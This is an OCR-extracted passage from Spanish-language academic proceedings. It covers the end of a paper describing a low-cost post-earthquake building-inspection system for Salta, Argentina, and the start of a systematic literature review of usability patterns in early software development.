


Imagen 6 y 7: Formulario para la captura de fotografías y asignación de la clasificación de evaluación

Todas las evaluaciones realizadas son almacenadas en la memoria interna del teléfono

```
public static final int STATE_NOT_UPLOADED = 0;

public static final int STATE_UPLOADED_OK = 1;

public static final int STATE_UPLOADED_ERROR = 2;
```

del inspector, para su posterior subida al sistema. Para poder realizar esto, se hace uso de la base de datos local SQLite[2] . El registro de las evaluaciones pendientes, con error y aquellas que ya fueron subidas, se lleva mediante la asignación de un estado único a cada una de ellas, que se va modificando mientras se realiza la subida de la misma. (Imagen 8).

Imagen 8: Estados de las evaluaciones.

Una vez finalizado la inspección, el inspector deberá colocar el cartel de color correspondiente en el edificio evaluado. Se muestra al inspector que cartel debe colocar y qué información debe incluir en el mismo. Si el inspector tiene conexión a internet, se le brinda la opción de poder subir la inspección actual al servidor, utilizando el servicio web. En caso contrario, el inspector puede continuar realizando otras inspecciones, para luego realizar la carga cuando se restablezca internet. (Imagen 9).



Imagen 9: Pantalla finalizada la inspección.

- Subida de inspecciones: Los inspectores pueden subir sus evaluaciones pendientes al finalizar una inspección o realizar la subida de una o varias evaluaciones de manera conjunta. Para ambos casos se utiliza un servicio en segundo plano que permite el envió de evaluaciones y la actualización de la interfaz de subida. Sí al momento de realizar la subida, se produjera una contingencia el servicio lo detecta de forma automática y cancela la subida de la evaluación actual, y se le asigna un estado de error de subida. Para realizar esta subida, es necesario contar con una conexión a internet, o una conexión de área local donde se encuentre el servicio web. (Imagen 10).

[2]SQLite: Es una biblioteca en lenguaje C que implementa un motor de base de datos SQL pequeño, rápido, autónomo y de alta confiabilidad. Es uno de los motores de base de datos más utilizados en el mundo debido a que está integrado en todos los teléfonos móviles.




Imagen 10: Interfaz de subida de evaluación.

- **Consulta de inspecciones:** El inspector puede visualizar todas sus inspecciones realizadas hasta el momento, en una lista o dispersas en un mapa según sus ubicaciones. Puede acceder al detalle de cada una, y modificarla, en caso de ser necesario. Para esto, el inspector se deberá encontrar cerca del edificio inspeccionado, dentro de un límite de 30 min desde la hora de realización. (Imagen 11, 12 y 13).




Imagen 11 y 12: Consulta de inspecciones.



Imagen 13: Consulta de detalles de una inspección.

El inspector puede visualizar también las evaluaciones realizadas por otros inspectores cercanos a su ubicación, con los respectivos detalles de evaluación. Esto le permite obtener de manera rápida las evaluaciones realizadas en la edificación que desea. (Imagen 14).



Imagen 14: Opciones de consulta de inspecciones.

- **Recepción de notificaciones:** Se puede recibir notificaciones provenientes desde el operador, para denotar ciertos detalles, por ejemplo: evaluaciones pendientes de subida, cambios en la logística, entre otros.

2. Página de gestión interna

Mediante esta página se podrá llevar a cabo las siguientes actividades:

- Alta de inspectores
- Controlar y supervisar los inspectores y sus evaluaciones realizadas.
- Envío de notificaciones a inspectores.
- Generar el informe de los resultados de las actividades realizadas.
- Generar las credenciales para la identificación de los inspectores e inicialización de la aplicación.

- Proporcionar una visualización de los sectores afectados y evaluaciones realizadas con sus respectivos colores previamente asignados.
- Marcar en el mapa zonas de acceso restringido, zonas críticas, ubicación de centros de ayuda y toda información importante que se necesite.

La página está desarrollada utilizando el framework Angular 7[3] y la librería Angular Material[4] ,para la creación de componentes. Para su diseño se utilizó CSS en conjunto con Bootstrap[5]. Para la visualización y trabajo de mapas, se utilizó la librería Leaflet. Esta página está alojada en un servidor web local para su mayor seguridad y privacidad de datos, por lo que los resultados obtenidos son accesibles únicamente a personal autorizado.

2.1 Funcionalidades

- **Consulta de Evaluaciones**: A medida que los inspectores realizan el proceso de relevamiento, se podrá visualizar en tiempo real las evaluaciones realizadas, como así también la consulta individual de cada una de las evaluaciones realizadas con sus respectivos detalles. Se brinda la posibilidad de imprimir las evaluaciones, siguiendo el formato original del formulario papel.
- **Nueva evaluación**: En caso de que se haya realizado alguna evaluación en papel, la página permite cargarla de forma manual al sistema.
- **Alta de inspectores**: Se podrá dar de alta a los inspectores mediante esta página, para ello será necesario registrarlos. Una vez registrados los inspectores en el sistema, se procederá a generar sus respectivas credenciales con un código QR único por inspector, que se utilizará para el inicio de sesión en la aplicación móvil.
- **Consulta de inspectores**: Se podrá consultar información referida a los inspectores, como ser datos personales, evaluaciones realizadas, zonas de trabajos, tiempo de trabajo, entre otros.
- **Envío de notificaciones**: Mediante la página se puede enviar notificaciones a los inspectores que se desee. Se brinda la posibilidad de enviar notificaciones a un inspector específico, un grupo de inspectores o a todos.

3.Página web pública

Para el desarrollo de esta página se utilizaron las mismas herramientas empleadas para la página de gestión interna. Esta página, brinda información general al público referido al estado actual de la provincia teniendo en cuenta las zonas afectadas que hayan sido inspeccionadas luego de un evento post-sísmico. Se visualiza mediante un mapa, con los colores predefinidos, las zonas más afectadas, zonas de accesos restringido, ubicaciones temporales de los edificios necesarios para el público que hayan sido evacuados, entre otros.

4.Servicio web

Como canal de comunicación entre las páginas y la app, se desarrolló una API REST[6] utilizando el entorno Node.js[7] y el framework Express[8],en conjunto con otras librerías. Para el almacenamiento de las evaluaciones, se utiliza la base de datos NoSQL MongoDB[9]. Se hace uso de la librería Socket.Io[10] para crear un flujo de datos en tiempo real de las evaluaciones que se van realizando. Para el envío de notificaciones a los inspectores se utiliza Firebase Cloud Messaging. Esta app en node está desplegada en un contenedor de Docker.

Ante la posibilidad de la caída del servicio de Internet, este servicio web se encuentra dentro de un área local para recibir las evaluaciones de los inspectores conectados a la misma. Como medida de seguridad se implementó el uso de JWT (Json Web Token) para todas las operaciones del sistema. Al momento de registrar un nuevo inspector, nuestro servicio crea un token único que será encriptado dentro de un código QR, el cual se le entregará al inspector en su respectiva credencial. Este token es leído, almacenado y posteriormente utilizado por la app para realizar las subidas de evaluaciones correctamente.

Implementación del sistema

Para realizar la implementación del sistema, es necesario contar con los siguientes requisitos para el funcionamiento óptimo del mismo:

Requisitos de implementación:

- Sistema operativo: Ubuntu Server 16 o posterior x64 bits.
- Memoria RAM: 2 GB DDR3 o posterior.
- Almacenamiento: 500Gb (Este apartado dependerá de la cantidad de evaluaciones que se realicen).
- Conexión a internet, 3Mbs mínimo.

[3] Angular: Es un framework para aplicaciones web desarrollado en TypeScript, de código abierto, mantenido por Google, utilizado para crear y mantener aplicaciones web de una sola página.

[4] Angular Material: Librería de componentes web con un diseño Material design.

[5] Bootstrap: Biblioteca multiplataforma de código abierto para diseño de sitios y aplicaciones web.

[6] API REST: Arquitectura de desarrollo web que se apoya totalmente en el estándar HTTP.

[7] Node.JS: Entorno en tiempo de ejecución multiplataforma, para la capa del servidor basado en el lenguaje de programación ECMAScript, asíncrono, con I/O de datos en una arquitectura orientada a eventos.

[8] Express: Framework de aplicación web para Node.js

[9] MongoDB: Motor de base de datos NoSQL orientado a documentos de código abierto.

[10] Socket.io: Permite la comunicación en tiempo real, bidireccional y basada en eventos. Funciona en todas las plataformas, navegadores o dispositivos, centrándose en la confiabilidad y la velocidad.

- Servidor web Nginx[11].
- Nodejs v10.0 LTS o superior
- Docker v18.03 o superior
- MongoDB
- Certificado SSL.

En el caso de la provincia de Salta Capital (4400), este sistema se encuentra instalado en la institución privada COPAIPA (Consejo Profesional de Agrimensores, Ingenieros y Profesionales Afines). Se decidió este lugar para instalar este sistema debido a que posee la infraestructura informática necesaria para este tipo de sistemas.

Prueba de prototipado inicial

Este sistema en su etapa de prototipado, fue probado bajo el marco de simulacros realizados en la provincia de Salta Capital "Ejercicio de respuesta inmediata 2017" donde se pudieron realizar pruebas de funcionamiento del sistema propuesto. Dando como resultado final de la jornada la visualización del mapa de la provincia de Salta con las evaluaciones realizadas, con sus respectivos puntos de colores. Impreso el informe final autogenerado por este software, se pudo apreciar de manera ficticia debido a que el ejercicio era un simulacro, la cantidad de viviendas afectadas.

Trabajos relacionados

Algunos países como Ecuador, Chile y México aprendieron de la experiencia sufrida y lograron crear sistemas informáticos similares, con inversiones no tan solo monetarias si no también adquiriendo infraestructura física adecuada y especializada para este tipo de situaciones.

Este sistema está planteado para llevar a cabo su labor sin contar con inversiones mayores, la idea de este proyecto es poder llevar a cabo todo el relevamiento, obtención y decodificación de los datos con las herramientas que se tengan disponible, sin grandes costos de inversión.

Es por ello, que la implementación de este sistema no conlleva una mayor carga económica, logrando ponerse en marcha de forma independiente de la posibilidad económica que tenga el estado sufrido el sismo.

Conclusiones y trabajos futuros

Actualmente, este proyecto funciona de manera correcta, cumpliendo ampliamente las expectativas propuestas.

[11] Nginx: Es un servidor web/proxy inverso ligero de alto rendimiento y un proxy para protocolos de correo electrónico.

Tras recibir resultados positivos en las respectivas pruebas de funcionamiento, se incentivó aún más a terminar el desarrollo de este sistema y, ahora, una vez concluido, se pretende ampliar los horizontes del mismo para las próximas entregas. Para ellos pondremos en marcha el estudio correspondiente para poder crear un sistema informático, esta vez, pre-sísmico. De esta forma abordaremos ambos extremos, mejorando aún más los tiempos de respuesta de los organismos correspondientes. A su vez, buscamos incorporar nuevas metodologías para poder llevar a cabo un relevamiento de datos para otros tipos de catástrofes, promoviendo la prevención y disminuyendo los tiempos de respuesta.

Creemos que es un proyecto con amplias oportunidades de colaborar a la toma de decisiones, su simpleza (para el usuario y operador), consistencia de datos y bajo costo hacen que este sistema sea ideal para aplicarlo en todos tipos de zonas, en especial las zonas de escasos recursos, descartando la falta de presupuesto o la carencia de fondos para inversiones de parte de autoridades estatales para poder llevar a cabo un relevamiento de datos óptimo para la toma de decisiones.

Agradecimientos:

Agradecemos al Grupo Ideas de la Facultad de Ingeniería de la Universidad Católica de Salta por su incentivo, tiempo y dedicación para promover la creación de dicho paper, en especial a la Ing. Beatriz de Gallo y al Ing. Matías N. Amor por su apoyo y contribución permanente.

Bibliografía y referencias:

[1] Documentación de Node.js: https://nodejs.org/es/docs/

[2] Documentación de Express.js:

https://expressjs.com/es/guide/routing.html

[3] Documentación de Firebase:

https://firebase.google.com/docs

[4] Documentación de Angular: https://angular.io/docs

[5] Documentación de JavaScript:

https://www.javascript.com/resources

[6] El Gran Libro de Android 6º Edición – Alfaomega.

[7] Documentación de Android Developer:

https://developer.android.com/guide

[8] Documentación de Socket.io: https://socket.io/docs/

[9] MongoDB: https://docs.mongodb.com/

[10] Angular Material: https://material.angular.io/guides

[11] Boostrap: https://getbootstrap.com/docs/4.3/getting-started/introduction/

[12] Nginx: https://docs.nginx.com/nginx-controller/

Aplicando una revisión sistemática de literatura sobre patrones de usabilidad en etapas tempranas de desarrollo

Ezequiel Enrique Fernandez[1], Julieta Esther Milloch[1], Pablo Guillermo Olmos[1], Juan Pablo Fernández Taurant[1], Juan Carlos Moreno[1], Marcelo Martin Marciszack[1], Julián Benegas Lane[1], Julieta Rios[1]
Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información (CIDS)
Universidad Tecnológica Nacional - Facultad Regional Córdoba [1]
{ezequiel004, millochjuli, pablolmos0, jtaurant, jmoreno33, marciszack, jbenegaslane, julirios299}[1]@gmail.com

Resumen

La usabilidad de un sistema de información determina la satisfacción que experimenta un usuario al interactuar con éste, y por esto, está fuertemente ligada al ciclo de vida del software. Muchos sistemas son desplegados con fallas en la usabilidad que son costosas de arreglar una vez que el sistema fue diseñado y elaborado. En este trabajo se intenta dar un lugar a la investigación de la usabilidad como característica a tener en cuenta durante todo el proceso de desarrollo. Una forma de lograr esto es a través de los patrones de usabilidad.

En este artículo se diseña un protocolo de revisión que incluye 6 preguntas de investigación respecto a dichos patrones en etapas tempranas de desarrollo con el objetivo de proveer claridad y ayudar a futuros investigadores interesados en conocer el estado del arte de este tópico.

Palabras clave

Patrones de usabilidad, Revisión sistemática de la Literatura, patrones arquitectónicos, patrones de diseño, propiedades de usabilidad.

1. Introducción

La reestructuración del sistema en una etapa tardía podría ser extremadamente costosa y posiblemente prohibitiva. Para mejorar esta situación, sería beneficioso que el conocimiento relacionado con la usabilidad se capture de una forma que pueda utilizarse para informar el diseño arquitectónico, de modo que las características de usabilidad sean tomadas en cuenta al principio del proceso de diseño. Una herramienta que la comunidad científica desarrolló para mejorar la usabilidad del software es la aplicación de patrones de usabilidad. [2]

Implementar patrones en el proceso de desarrollo de un sistema es útil por muchas razones, por ejemplo: ayudan a cerrar la brecha entre la especificación de requerimientos y el modelado conceptual y apoyan el modelado conceptual a través de la reutilización y la especificación de general de características. [1]

Hay diversos motivos por los que puede ser necesario llevar a cabo una revisión sistemática.

Actualmente existe una necesidad de resumir información que verse sobre la utilización de patrones de usabilidad en etapas tempranas del desarrollo de software. No se han hecho revisiones sistemáticas sobre dicho tópico recientemente. Este artículo tiene como objetivo hacer un acercamiento al estado en el que se encuentra la investigación sobre patrones de usabilidad en general, e identificar si los patrones de aplicación temprana son suficientemente estudiados o si, en cambio, son escasamente abordados.

Este estudio fue llevado a cabo como una revisión sistemática de literatura. En la sección 2 se define la especificación de la revisión sistemática de literatura. En la sección 3 se ejecuta esta especificación a la letra y son descritos los resultados. Luego se discuten estos resultados y se responden las preguntas de investigación en la sección 4. Finalmente presentamos una conclusión y una propuesta para trabajos futuros en la sección 5.

2. Especificación de la Revisión Sistemática de Literatura

De acuerdo a lo sugerido por Bocco et al. [4] y Kitchenham et al. [15][16] se desarrollaron varias actividades discretas y no secuenciales ordenadas en tres grandes fases:

1. Planeamiento de la revisión.
    a. Identificar la necesidad de una revisión.
    b. Desarrollar un protocolo de revisión.

2. Ejecución de la revisión.
    a. Identificar la investigación.
    b. Seleccionar estudios primarios.
    c. Valorar la calidad de los estudios.
    d. Extraer los datos y monitoreo.
    e. Sintetizar los datos.
3. Presentación de la revisión.

La presentación de la revisión abarca una única actividad con el fin de presentar los resultados.

En esta sección describiremos las características de nuestra revisión.

2.1. Preguntas de investigación

P1 ¿Qué volumen tiene la investigación sobre patrones de usabilidad de aplicación temprana? ¿Y qué proporción de esta investigación es específicamente sobre desarrollo de software web?

P2 ¿Qué patrones de usabilidad que sean aplicables en una instancia temprana del desarrollo son descritos en la bibliografía? ¿Qué problemas de usabilidad resuelven los patrones propuestos?

P3 ¿Cuáles son las limitaciones de la investigación sobre patrones de usabilidad?

P4 ¿Las conclusiones que proponen son útiles para los profesionales del mercado?

P5 ¿Los trabajos exponen información relevante sobre el impacto de incorporar patrones de usabilidad en una instancia temprana de desarrollo?

P6 ¿Los patrones de usabilidad investigados requieren de un marco de trabajo específico (estrategias, metodologías, herramientas, etc)?

Debido a que este estudio es considerablemente exploratorio algunas de estas preguntas fueron realizadas con doble propósito: conocer el estado de la investigación y proponer investigaciones a futuro que puedan responderlas. Un ejemplo que refleja este doble fin es la P5, en donde, como no se conoce el volumen de artículos existentes que tratan el tema, ni la calidad con la que lo presentan, se manifiesta la doble intención.




Figura 1: Proceso definido para la revisión

Respecto a P3 se espera que cada investigación detalle las limitaciones. El objetivo es entender los obstáculos con los que se enfrenta la comunidad científica en este tema, y de aquí proponer soluciones que preparen a los futuros investigadores.

Si bien P5 y P6 poseen como objetivo construir, definir y visualizar el contexto en el que se desarrollan técnicas que incluyen patrones de usabilidad en etapas tempranas en el desarrollo de software, también ayudarán a responder más claramente la P4.

2.2. Estrategia de búsqueda

El proceso de búsqueda consistió en dos búsquedas consecutivas, en las que se aplicó respectivamente un criterio de inclusión específico de acuerdo a lo descrito en la sección 2.3.

La primer búsqueda tuvo dos tipos de fuentes: artículos sugeridos por un investigador experto y bibliotecas en línea que fueron elegidas por que se sabía que incluían artículos de ingeniería de software. En el caso de los artículos obtenidos por sugerencia se realizó una búsqueda manual para extraer de estos los que fueran relevantes. Por otra parte, los demás se extrajeron a través de una búsqueda automática con una cadena de caracteres basada en el siguiente formato:

"Usability" and ("pattern" or "patterns") in range 2005-2019

Para aplicar el criterio de selección I dos investigadores leyeron el título, el resumen y los metadatos significativos.

Finalmente, el resultado fue la conformación de un repositorio de estudios que posteriormente sirvió de fuente en la siguiente iteración.

La segunda búsqueda fue de tipo manual. Los investigadores leyeron la introducción, la conclusión y el resumen de cada artículo para aplicar cómodamente el criterio de selección II. En caso del surgimiento de un desacuerdo en la inclusión o no inclusión se discutió en equipo hasta llegar a un acuerdo. El resultado fue un conjunto de artículos sobre los que se aplicó el procedimiento de extracción de datos.

La lista exhaustiva de bibliotecas puede ser consultada en la figura 1 junto con una exposición visual de toda la actividad desarrollada.

2.3. Criterios de selección de estudios

Selección I:

Se incluyeron estudios revisados por pares escritos en español, inglés, francés o portugués, y publicados entre el 1 de enero de 2005 y el 31 de julio de 2019 que contemplaran el tema "patrones de usabilidad".

Selección II:

Según el segundo criterio los artículos que se incluyeron fueron aquellos que trataran sobre patrones de usabilidad en etapas tempranas de desarrollo o aquellos que trataran sobre metodologías que apliquen el enfoque de desarrollo conducido por modelos (MDD) o el de arquitectura conducida por modelos (MDA), por tanto, se excluyeron aquellos que únicamente expusieran sobre diseño de experiencia de usuario (UX) y diseño de interfaz de usuario (UI) luego de las decisiones de diseño.

Cabe aclarar que debido al procedimiento de búsqueda estos criterios de selección son acumulativos, es decir, los artículos que cumplieran con el criterio de selección II también lo hacen con el criterio de selección I.

2.4. Descripción de los trabajos

En esta sección de hace una breve descripción de los artículos seleccionados, cuya descripción puede observarse en la Tabla A1:

- El trabajo U1[10] presenta un modelo genérico de proceso de diseño basado en patrones de usabilidad para obtener un modelo de proceso de diseño centrado en la usabilidad.

- El documento U2[9] propone un método de análisis de requerimientos basado en patrones de usabilidad. Este método utiliza estándares comunes de la especificación de requerimientos para relacionar las funcionalidades con la interfaz de usuario.

- El documento U3[8] presenta patrones de arquitectura de soporte (USAP) que ayuda a acercar a los diseñadores de interfaz de usuario con los ingenieros de software para producir soluciones de arquitectura que satisfagan con éxito los requisitos de usabilidad.

- El documento U4[5] presenta un enfoque pragmático para considerar las características de usabilidad como "ciudadanos de primera clase" durante las primeras fases del desarrollo de software, en particular durante el análisis y la definición de requisitos.

- El objetivo del documento U5[3] es informar la planificación, ejecución y los resultados de una revisión sistemática sobre los trabajos sobre usabilidad y arquitectura de software.

- El trabajo realizado en U6[11] modela las relaciones entre los atributos internos del software y los factores de usabilidad externamente visibles. Proponen un enfoque basado en patrones para tratar estas relaciones.

Tabla A1: Datos extraídos de los artículos relevados.

ID	Nombre	Autor	Fecha	Fuente
U1	A Pattern-Driven Process Model for Quality-Centered Software Architecture Design – A Case Study on Usability-Centered Design [10]	Jukka Kaartinen, Jarmo Palviainen, Kai Koskimies	2007	IEEEXPLORE
U2	A Usability-pattern-based Requirements-analysis Method to Bridge the Gap between User Tasks and Application Features [9]	Sang-Hyun Lee, In-Young Ko, Sungwon Kang, Dan-Hyung Lee	2010	IEEEXPLORE
U3	Early-stage Software Design for Usability [8]	Elspeth Golden	2009	IEEEXPLORE
U4	Specifying Usability Features with Patterns and Templates [5]	Holger Roder	2012	IEEEXPLORE
U5	Usability and Software Architecture: a Literature Review [3]	Jéssyka Vilela, Bruno Figueiredo, Jaelson Castro, Monique Soares, Enyo Gonçalves	2015	ResearchGate
U6	Reconciling usability and interactive system architecture using patterns [11]	Ahmed Seffah, Taleb Mohamed, Halima Habieb-Mammar, Alain Abran	2018	ScienceDirect
U7	Software Design Guidelines for Usability [13]	Laura Carvajal, Ana Moreno	2011	Semantic Scholar
U8	[12]		2018	Recomendado por experto
U9	Architectural patterns regarding web application domain usability [14]	José Luis Arciniegas Herrera, Maria Verónica Fernández de Valdenebro, Maria Amparo Hormiga Juspian, Aleyda Tulande Arroyo, Cesar Alberto Collazos Ordoñez	2010	Recomendado por experto

- El trabajo U7[13] se centra en proporcionar a los desarrolladores un conjunto de pautas para ayudarlos a incluir características de usabilidad con alto impacto en el diseño de software y lograrlo de una manera efectiva.

- En el trabajo U8[12] se verifica si es factible incorporar aspectos de usabilidad en forma temprana en la construcción del software evaluando algunos casos concretos, relacionando patrones de usabilidad con los patrones de diseño.

- El trabajo U9[14] identifica patrones de arquitectura y describe cómo han influido en la usabilidad en el contexto de las aplicaciones web.

2.5. Extracción de datos

Los datos extraídos de cada estudio fueron los siguientes:

- Título, autores, año de publicación y fuente de extracción.
- Si apunta o no a mejorar el desarrollo web.
- Patrones específicos mencionados y propiedades de usabilidad que resuelven.
- Limitaciones descritas.
- Si incluyen o no datos sobre el impacto de usar patrones de usabilidad en las etapas tempranas de desarrollo de software.
- Si propone o no métodos, herramientas y/o marcos de trabajos para aplicar en conjunto con los patrones.
- Si provee o no una guía de implementación a los profesionales.
- Si presenta o no caso de estudio y/o ejemplo de aplicación.
- Si la etapa temprana en donde los patrones son aplicados incluye definición de requerimientos o diseño de software.

Tabla A1.2: Datos extraídos de los artículos relevados.

ID	Limitación	Ámbito	¿Provee guía?	Caso de estudio o ejemplo de uso	Datos acerca del impacto	Métodos, herramientas, marcos de trabajo	Orientado a web
U1	No presenta	Requerimientos	Si	Si	No	Architecture Tradeoff Analysis Method (ATAM) Unified Modeling Language (UML) Scenario-Based Architecture Level UsabiliTy Analysis (SALUTA) Architecture Sensitive Usability Patterns (ASUP) Usability Supporting Architecture Patterns (USAP)	No
U2	No presenta	Requerimientos	Si	Si	No	Agile User-Centered Design (UDC) UML	No
U3	No presenta	No aplica	No	No	Si	Technology Acceptance Model (TAM2) USAP	No
U4	No presenta	Requerimientos	Si	Si	Si	No menciona	No
U5	Si presenta limitaciones. Escacez de claridad en la literatura revisada.	Diseño	No	No	Si	No Aplica[1]	No
U6	No presenta	Requerimientos	Si	No	Si	No menciona	Si
U7	No presenta	Diseño	Si	Si	Si	UML	Si
U8	No presenta	Diseño	No	Si	Si	UML	Si
U9	No presenta	Diseño	No	No	Si	No menciona	Si

Por otro lado, cabe señalar que los patrones tomados en consideración fueron aquellos que hubieran tenido un análisis preciso o bien aquellos que hubieran sido utilizados en un caso de estudio, ejemplo de aplicación y/o guía propuesta en la literatura. Es decir, los patrones que simplemente hayan sido mencionados en el artículo no fueron contemplados en esta extracción.

Sobre cada patrón se extrajo:

- Nombre del patrón.
- Frecuencia de aparición.
- Artículos en los que apareció.

3. Ejecución de la Revisión Sistemática de Literatura

Luego de la especificación del protocolo de revisión se prosigue con la ejecución del mismo.

3.1. Análisis de datos

Los datos fueron tabulados para mostrar:

- El número de artículos que apuntan a mejorar el desarrollo web (abordando P1).
- Patrones específicos referenciados, su frecuencia de aparición y qué propiedad de usabilidad resuelven (abordando P2).
- Limitaciones de la investigación de cada artículo (abordando P3).
- El número de artículos que provee guías de uso para los profesionales (abordando P4).
- El número de artículos que provee casos de estudio y/o ejemplos de aplicación para los profesionales (abordando P4).

[1] Debido a que se trata de una RSL, nombra varios métodos, herramientas y marcos de trabajo. Sin embargo no pone en práctica ninguno.

Tabla A2: Patrones mencionados en los trabajos.

Nombre	Frecuencia	Propiedad de usabilidad que resuelve	ID artículo en el que aparece
Cancel	2	Error management	U1 U2
Context sensitive help	1	Guidance	U1
Different Languages	1	Accessibility	U1
History	1	Error management	U1
System feed back	2	Explicit user control Provide feedback Long action feedback	U1 U2
Undo	3	Explicit user control Error management	U1 U2 U8
User profile	1	Adaptability	U1
User Input Error Prevention	1	Structured text entry	U2
Wizard	1	Step by step solution	U2
Line Validation	1	No menciona	U3
Abstract Factory	1	No menciona	U6
Command	1	No menciona	U6 U8
Working data visualization	1	Visual consistency	U6
Event handler	1	No menciona	U6
Complete update	1	No menciona	U6
Multiple update	1	No menciona	U6
Observer	1	No menciona	U6
Reduce risk of errors	1	Visual consistency Operability	U6
Subform	1	No menciona	U6
Dynamic presentation in user interface	1	Understandability Operability	U6
Progress indicator	1	User satisfaction	U6
Keep the user focused	1	Visual consistency Understandability Operability	U6
Model view controller	1	No menciona	U9

- El número de artículos que menciona el impacto de incorporar patrones de usabilidad en instancias tempranas de desarrollo (abordando P5).
- Marcos de trabajo, métodos y/o herramientas referenciadas en cada artículo (abordando P6).El número de artículos que no menciona ningún marco de trabajo, método y/o herramientas (abordando P6).

3.2. Desviación del protocolo

Debido a la escasez de artículos encontrados que abordaran en profundidad el tema estudiado, en ciertas ocasiones se decidió aplicar la técnica de bola de nieve con el objetivo de incrementar el alcance de esta revisión sistemática.

3.3. Resultados

La tabla A1 muestra una lista de los artículos relevados que pasaron el segundo filtro de búsqueda. En esta misma tabla se muestran los datos extraídos (sin incluir los patrones per se). Se identificaron 9 artículos. 2 de esto fueron recomendados por el experto, mientras que, 7 fueron obtenidos a través de las bibliotecas virtuales.

Además, en la tabla A2 se puede ver una lista no exhaustiva de patrones mencionados en los artículos junto con sus datos relevantes para este artículo.

4. Discusión

En esta sección se delibera sobre las preguntas de investigación.

P1 ¿Qué volumen tiene la investigación sobre patrones de usabilidad de aplicación temprana? ¿Y qué proporción de esta investigación es específicamente sobre desarrollo de software web?

